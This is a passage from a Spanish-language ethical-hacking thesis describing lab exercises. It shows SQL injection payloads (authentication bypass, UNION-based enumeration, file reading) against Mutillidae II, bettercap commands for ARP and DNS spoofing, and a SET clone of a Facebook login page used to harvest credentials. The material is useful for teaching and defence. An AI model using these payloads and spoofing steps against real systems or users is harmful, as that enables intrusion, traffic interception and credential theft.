
Los caracteres que con mayor frecuencia provocan errores en el motor de base de datos son, por ejemplo, la comilla simple (') y los paréntesis ((,)), ya que interfieren con la sintaxis de la sentencia SQL. Cuando estos caracteres se introducen sin la debida validación en una entrada, la consulta generada por la aplicación puede quedar mal formada y producir errores en el *backend*, revelando así un posible punto vulnerable.

En la Figura 4.82 se ilustra un escenario de inyección SQL en el que un atacante introduce código malicioso en los campos de un formulario, provocando que el servidor web genere consultas SQL manipuladas hacia la base de datos.




Figura 4.82 Esquema de una inyección SQL.

Fuente: Autor

A continuación, se llevará a cabo un ataque de inyección SQL sobre la aplicación Mutillidae II desplegada en el laboratorio, con el objetivo de identificar y explotar de forma controlada un punto vulnerable que permita demostrar el impacto sobre la base de datos.

- Desde la máquina *Kali* se ingresa a la aplicación *Mutillidae* utilizando un navegador web, tal como se muestra en la Figura 4.64.
- Se accede a *OWASP 2017 > AI INJECTION (SQL) > SQLi – Extract Data > User info (SQL)*, tal como se muestra en la Figura 4.80.
- En la sección destinada al registro de usuario se ingresan los caracteres ‘)(y se selecciona el botón *Login*; como resultado, se produce un error que indica una falla de sintaxis SQL, puesto que la inclusión de la comilla y el paréntesis interfieren con la estructura de la consulta y provocan el error mostrado en la Figura 4.83.




Figura 4.83 Inyección SQL. A) Ingreso de ‘)(en usuario, B) Mensaje de error.

Fuente: Autor

- En la sección destinada al registro de usuario se escribe la sentencia ' or 1=1 -- (esta sentencia fuerza a que la condición del WHERE sea siempre verdadera y convierte el resto de la consulta en un comentario, anulando así los filtros aplicados), se selecciona el botón *View Account Details* y, como se muestra en la Figura 4.84, se obtienen todos los usuarios y las contraseñas contenidos en la tabla de la base de datos.




Figura 4.84 Inyección SQL. A) Ingreso de ‘ or 1=1 -- en usuario, B) Obtención de credenciales.

Fuente: Autor

- Otra inyección se da cuando accede a *OWASP 2017 > AI INJECTION (SQL) > SQLi – Bypass Authentication > Login*, y se verifica que no exista ninguna sesión iniciada, tal como se muestra en la Figura 4.85. A continuación, en el campo de registro de usuario se introduce la sentencia ' or 1=1 -- y, en el campo de contraseña, se ingresa un valor cualquiera; al pulsarse *Login*, la validación de

autenticación es eludida, permitiendo el acceso como el primer usuario devuelto por la consulta (en este caso, *admin*), tal como se ilustra en la Figura 4.85.



Figura 4.85 Inyección SQL, en verde el ingreso de ‘ or 1=1 -- en usuario, en azul autenticación como usuario *admin*.

Fuente: Autor

- Una vez detectado que la página *OWASP 2017 > AI INJECTION (SQL) > SQLi – Extract Data > User info (SQL)* es vulnerable a inyecciones SQL, se procede a concatenar consultas de modo que pueda establecerse una interacción directa con la base de datos.
- En la sección correspondiente se emplea la consulta ' union select database() -- y se pulsa el botón *View Account Details*, tal como se muestra en la Figura 4.86. Esto genera un error que indica que el número de columnas del SELECT (resaltado en azul) difiere del número de columnas del SELECT de la tabla *accounts* (resaltado en rojo).




Figura 4.86 Mensaje de error de incompatibilidad de columnas de la tabla *accounts*.

Fuente: Autor

- Entonces, para igualar ambas consultas se deben agregar valores *NULL* hasta coincidir el número de columnas; en este caso se comprobó que el total es de diez columnas, por lo que la consulta queda: ‘ union select null,database(),null,null,null,null,null,null,null,null -- . A continuación, se pulsa el botón *View Account Details* y se observa que es devuelta la variable database(), correspondiente al nombre de la base de datos en la que se ejecuta la consulta, tal como se muestra en la figura. Figura 4.87.




Figura 4.87 Muestra el nombre de la base de datos.

Fuente: Autor

- Al emplearse la consulta ‘ union select null, version(), null, null, null, null, null, null, null, null -- se obtiene la versión del motor de base de datos (MySQL 8.0.23) y el sistema operativo anfitrión (Ubuntu 20.04.1), tal como se muestra en la Figura 4.88.




Figura 4.88 Versión de la base de datos y el sistema operativo.

Fuente: Autor

- Se ejecuta la consulta ‘ union select null, table_name, null, null, null, null from information_schema.tables -- con el propósito de enumerar los nombres de todas las tablas de la base de datos, tal como se muestra en la Figura 4.89. Con ello

queda comprometida la estructura de la base de datos del servidor y se posibilita la extracción de la información contenida en sus tablas.




Figura 4.89 Listado de todas las tablas de todas las bases de datos en el servidor MySQL.

Fuente: Autor

- Mediante la base de datos MySQL se permite acceder a archivos que se encuentran en el sistema operativo. La ruta a la que se tiene acceso se determina con la consulta ‘ union select null,@@secure_file_priv,null,null,null,null,null,null,null,null -- , y, como se muestra en la Figura 4.90, se obtiene el directorio al que la base de datos tiene permitido el acceso.



Figura 4.90 Ruta del motor de la base de datos para operaciones de lectura/escritura de archivos.

Fuente: Autor

- Como ejemplo de acceso al directorio identificado, se crea un archivo en la ruta /var/lib/mysql-files/ mediante el Comando 4.31. Posteriormente se otorgan privilegios de lectura y escritura, de modo que pueda ser accedido desde Kali.

```
sudo su
cd /var/lib/mysql-files
echo “tengo acceso con mysql” > fichero.txt
chmod 777 fichero.txt
```

Comando 4.31 Creación de fichero en la ruta /var/lib/mysql-files/ en Ubuntu

- Por último, con la consulta ‘ union select null,ifnull(load_file('/var/lib/mysql-files/fichero.txt'),’<>’,null,null,null,null,null,null,null,null -- se accede al contenido del archivo creado previamente, tal como se muestra en la Figura 4.91.



Figura 4.91 Lectura del archivo que se encuentra en /var/lib/mysql-files/fichero.txt.

Fuente: Autor

4.1.3.5 EXPLOTACIÓN DE VULNERABILIDADES DE RED

En esta fase se aborda la explotación de vulnerabilidades de red en un entorno controlado e implementado sobre un sistema operativo Kali y Windows 10, con el objetivo de practicar técnicas de ataque y verificación de seguridad.

Se realizarán pruebas dirigidas sobre servicios y protocolos comunes (ARP, DNS), empleando herramientas y metodologías propias del *hacking* ético para identificar, explotar y documentar fallos que permitan el acceso, la captura o la manipulación de tráfico.

Dentro de este marco, se presta especial atención a las técnicas *Man-in-the-Middle* **(**MitM**)** como el envenenamiento ARP y la creación de puntos de acceso falsos que permiten situarse entre dos extremos de la comunicación para interceptar, alterar o redirigir información.

4.1.3.5.1 ARP Spoofing

Un ataque *Man-in-the-Middle* (MitM) se lleva a cabo a través de la suplantación recíproca de identidades entre los extremos comunicativos: el atacante hace que la máquina víctima se

convenza de que la dirección MAC del atacante es la del router y, al mismo tiempo, logra que el router crea que la dirección MAC del atacante es la de la víctima (Stallings, W.,& Brown, L. 2018). Así, el atacante queda entre los dos extremos y todo el tráfico legítimo pasa a través de él, lo que le permite interceptar la información sin que los sistemas de comunicación se percaten de su intervención.

Técnicamente, esta suplantación se efectúa mediante la modificación ilegítima de las tablas ARP (ARP *spoofing*). Al enviar respuestas ARP falsas, el atacante altera las asociaciones IP→MAC almacenadas en las cachés ARP de la víctima y del *router*, provocando que ambos reenvíen sus paquetes al atacante. A continuación, se utiliza el programa correspondiente para demostrar un ejercicio práctico que permite evidenciar el funcionamiento de los conceptos descritos anteriormente.

- Se prepara el entorno virtual controlado con las máquinas virtuales Kali Linux (172.31.37.90) y Windows 10 (172.31.37.91), configurándose ambas con el adaptador de red en "modo NAT".
- En Windows 10, mediante el Comando 4.32, se muestra la tabla o caché ARP, donde se observan las direcciones IP asociadas a las direcciones físicas (MAC), tal como se ilustra en la Figura 4.92. Asimismo, se visualiza la dirección IP de la máquina Kali Linux, puesto que se realiza la resolución ARP para obtener la dirección física y ésta se almacena en la caché.

```
arp -a
```

Comando 4.32 Tabla ARP.




Figura 4.92 Tabla ARP de Windows 10.

Fuente: Autor

- Para identificar la dirección IP del router, se ejecuta el Comando 4.33. En la Figura 4.93 se visualizan dos direcciones IP: la primera, resaltada en color rojo, corresponde al router virtual creado por Virtual Box, que actúa como la puerta de enlace para el envío de los paquetes dirigidos; la segunda dirección resaltada en color azul corresponde al router físico del sistema.

```
tracert www.google.com
```

Comando 4.33 Ruta del tráfico hacia Google.com




Figura 4.93 Resultado del Comando 4.32.

Fuente: Autor

- En Kali Linux se abre la herramienta *bettercap* mediante la ejecución del Comando 4.34. Desde esta consola se selecciona el objetivo (Windows 10) con el Comando 4.35. Por último, para iniciar el ARP *spoofing* se ejecuta el Comando 4.36.

```
sudo bettercap
```

Comando 4.34 Inicialización de *bettercap.*

```
set arp.spoof.targets 172.31.37.91
```

Comando 4.35 Definir el objetivo del ataque ARP.

```
arp.spoof on
```

Comando 4.36 Inicio del ARP *spoofing.*

- En la Figura 4.94 se muestra el ataque mediante el envío masivo de paquetes ARP *responses* dirigidos a Windows 10. En dichos paquetes se contiene la dirección

MAC de la máquina Kali, con lo cual se induce que la IP correspondiente al router virtual de la red Virtual Box se asocie a la dirección física de Kali Linux, provocando así el envenenamiento de la caché ARP del equipo objetivo mediante ARP *spoofing*.




Figura 4.94 Envío masivo de paquetes ARP en Wireshark.

Fuente: Autor

- Al ejecutar el Comando 4.32 en la máquina Windows 10, se observa en la Figura 4.95 la tabla ARP actualizada en la que la dirección IP del router virtual aparece asociada a la dirección física (MAC) de la máquina Kali Linux. Con ello, se evidencia que se ha realizado el envenenamiento de la caché ARP del equipo Windows 10.




Figura 4.95 Tabla ARP, dirección MAC del router virtual igual que la dirección Mac de Kali Linux.

Fuente: Autor

4.1.3.5.2 DNS Spoofing

Es un ataque cuyo objetivo es engañar a un servidor DNS para que resuelva nombres de dominio hacia direcciones IP controladas por el atacante (Cloudflare, s/f). En lugar de obtener la IP legítima de, por ejemplo, www.facebook.com, la víctima (Windows 10) recibe una IP maliciosa y es redirigida a una web falsa, permitiendo *phishing*, captura de credenciales, entrega de *malware* o redirección de tráfico.

Para este caso, se continúa situando entre la comunicación de Kali Linux y Windows 10, con el propósito de proceder a las acciones orientadas a obtener algún beneficio:

- En la maquina Kali Linux se inicia el servicio *Apache2* mediante la ejecución del Comando 4.37.

```
service apache2 start
```

Comando 4.37 Inicial el servicio Apache

- Se abre un navegador en Windows 10 o en Kali Linux y se escribe en la línea de direcciones de éste, `localhost`; de esta manera se visualiza la página principal de *Apache*, tal como se muestra en la Figura 4.96.




Figura 4.96 Página del servidor apache2.

Fuente: Autor

- Se procede a crear una página de prueba dentro de la máquina Kali Linux para verificar la redirección. Con el Comando 4.38 se observa la existencia de un archivo denominado “index.html”, el cual se sustituye mediante el Comando 4.39. Posteriormente, con el Comando 4.40 se crea un nuevo archivo que contiene un texto sencillo de prueba.

```
cd /var/www/html
```

Comando 4.38 Ruta del archivo index.html de servidor apache2

```
sudo rm index.html
```

Comando 4.39 Eliminación del archivo `index.html`

```
echo "<h1>TESIS SALGADO ROMEL</h1>" > index.html
```

Comando 4.40 Creación de un nuevo archivo `index.html`

- En el navegador web se apunta hacia la dirección IP 127.0.0.1 y en Figura 4.97 se muestra el contenido del archivo `index.html`




Figura 4.97 Página localhost con el texto modificado.

Fuente: Autor

- Por tanto, se espera que Windows realice una petición DNS por ejemplo, para acceder a facebook.com; a dicha petición se responde desde Kali con una respuesta DNS falsa, en la que es asociada una dirección IP no legítima al nombre de dominio.
- En *bettercap* se activa la suplantación del dominio web mediante la ejecución del Comando 4.41 con lo cual es habilitado el dominio objetivo para la falsificación de respuestas DNS.

```
set dns.spoof.domains facebook.es
```

Comando 4.41 Suplantación del dominio web.

- Se escribe la dirección IP del atacante (Kali) mediante el Comando 4.42; de este modo, cuando se consulte el dominio objetivo, es devuelta una respuesta DNS falsa que asocia el nombre de dominio con la dirección IP del servidor web del atacante.

```
Set dns.spoof.address 172.31.37.90
```

Comando 4.42 Suplantación de la dirección IP de Kali.

- Por último, se activa el ataque de DNS *spoofing* mediante el Comando 4.43. En la figura se muestra un navegador web en Windows 10 apuntando a la página facebook.es, en el cual es visualizada la página alojada por el atacante.

```
dns.spoof on
```

Comando 4.43 Inicio del DNS *spoofing*



Figura 4.98 Página alojada por el atacante.

Fuente: Autor

4.1.3.5.3 Social Engineering Toolkit (SET)

Es una herramienta escrita en Python que automatiza distintos procedimientos asociados a los ataques de ingeniería social. Su integración con Metasploit permite aprovechar sus módulos y cargas útiles, facilitando la creación de escenarios controlados y plantillas empleadas en pruebas de penetración orientadas a evaluar la seguridad humana y técnica de los sistemas (Faircloth, 2017).

En la sección anterior se modificó el archivo index.html, ubicado en el directorio `/var/www/html`, con el fin de verificar la redirección producida por el *DNS spoofing*; a continuación, se presenta un ejemplo ilustrativo de dicho procedimiento.

- Se emplea la herramienta *Social Engineering Toolkit (SET)*, la cual se encuentra instalada por defecto en la máquina Kali Linux; para su ejecución se invoca mediante el Comando 4.44.

```
sudo setoolkit
```

Comando 4.44 comando para inicial *Social-Engineer Toolkit (SET*

- En la Figura 4.99 se muestra el panel inicial de *Social-Engineer Toolkit (SET)*; en él se ofrecen opciones que permiten replicar una página web y, de este modo, se capturan las credenciales que el usuario suministra.



Figura 4.99 Panel principal de *Setoolkit.*

Fuente: Autor

- Para configurar el ataque web se selecciona las siguientes opciones:
  - 1) *Social-Engineering Attacks.*
  - 2) *Website Attack Vectors.*
  - 5) *Web jacking attacks method*
  - 3) *Custom Import*.
- Una vez configurado el ataque web, se solicita la dirección IP en la que será alojada la página para que el usuario introduzca sus credenciales; a continuación, se verifica que la dirección IP mostrada en la Figura 4.100 coincida con la de la máquina Kali Linux.




Figura 4.100 Verificación de la dirección IP del atacante en *Setoolkit.*

Fuente: Autor

- Ahora se accede a la página que se desea clonar, en este caso www.facebook.es; mediante click derecho se selecciona *Save Page As* y se guarda únicamente el código HTML en el escritorio de *Kali Linux*, tal como se muestra en la Figura 4.101.




Figura 4.101 Página a ser clonada. A) Comando para guardar la página, B) Guardado solo del código HTML.

Fuente: Autor

- En el ataque web se solicita que sea ingresada la página que se desea clonar; para ello se indica la ruta (/home/kali/Desktop/index.html) donde se encuentra el archivo guardado en el paso anterior y, por último, se especifica la URL del sitio a importar en este caso facebook.com, tal como se muestra en la Figura 4.102.



Figura 4.102 Solicitud de la ruta y URL del sitio web.

Fuente: Autor

- Si todo se realizó correctamente, al abrir un navegador e ingresar la dirección IP 127.0.0.1 se muestra un mensaje que indica que la página ha sido movida a una nueva localización; al hacer click en dicho enlace, es redirigido a una página que reproduce exactamente la interfaz de facebook.es.




Figura 4.103 Redirección a la página Facebook.es desde Kali.

Fuente: Autor

- En Windows 10 se abre un navegador web y se escribe la dirección facebook.es; se observa el mismo mensaje de redirección mostrado en la Figura 4.103. A continuación, al ingresarse las credenciales (usuario y contraseña), se muestra el mensaje ya documentado en la Figura 4.104.




Figura 4.104 Redirección a la página Facebook.es desde Windows 10.

Fuente: Autor

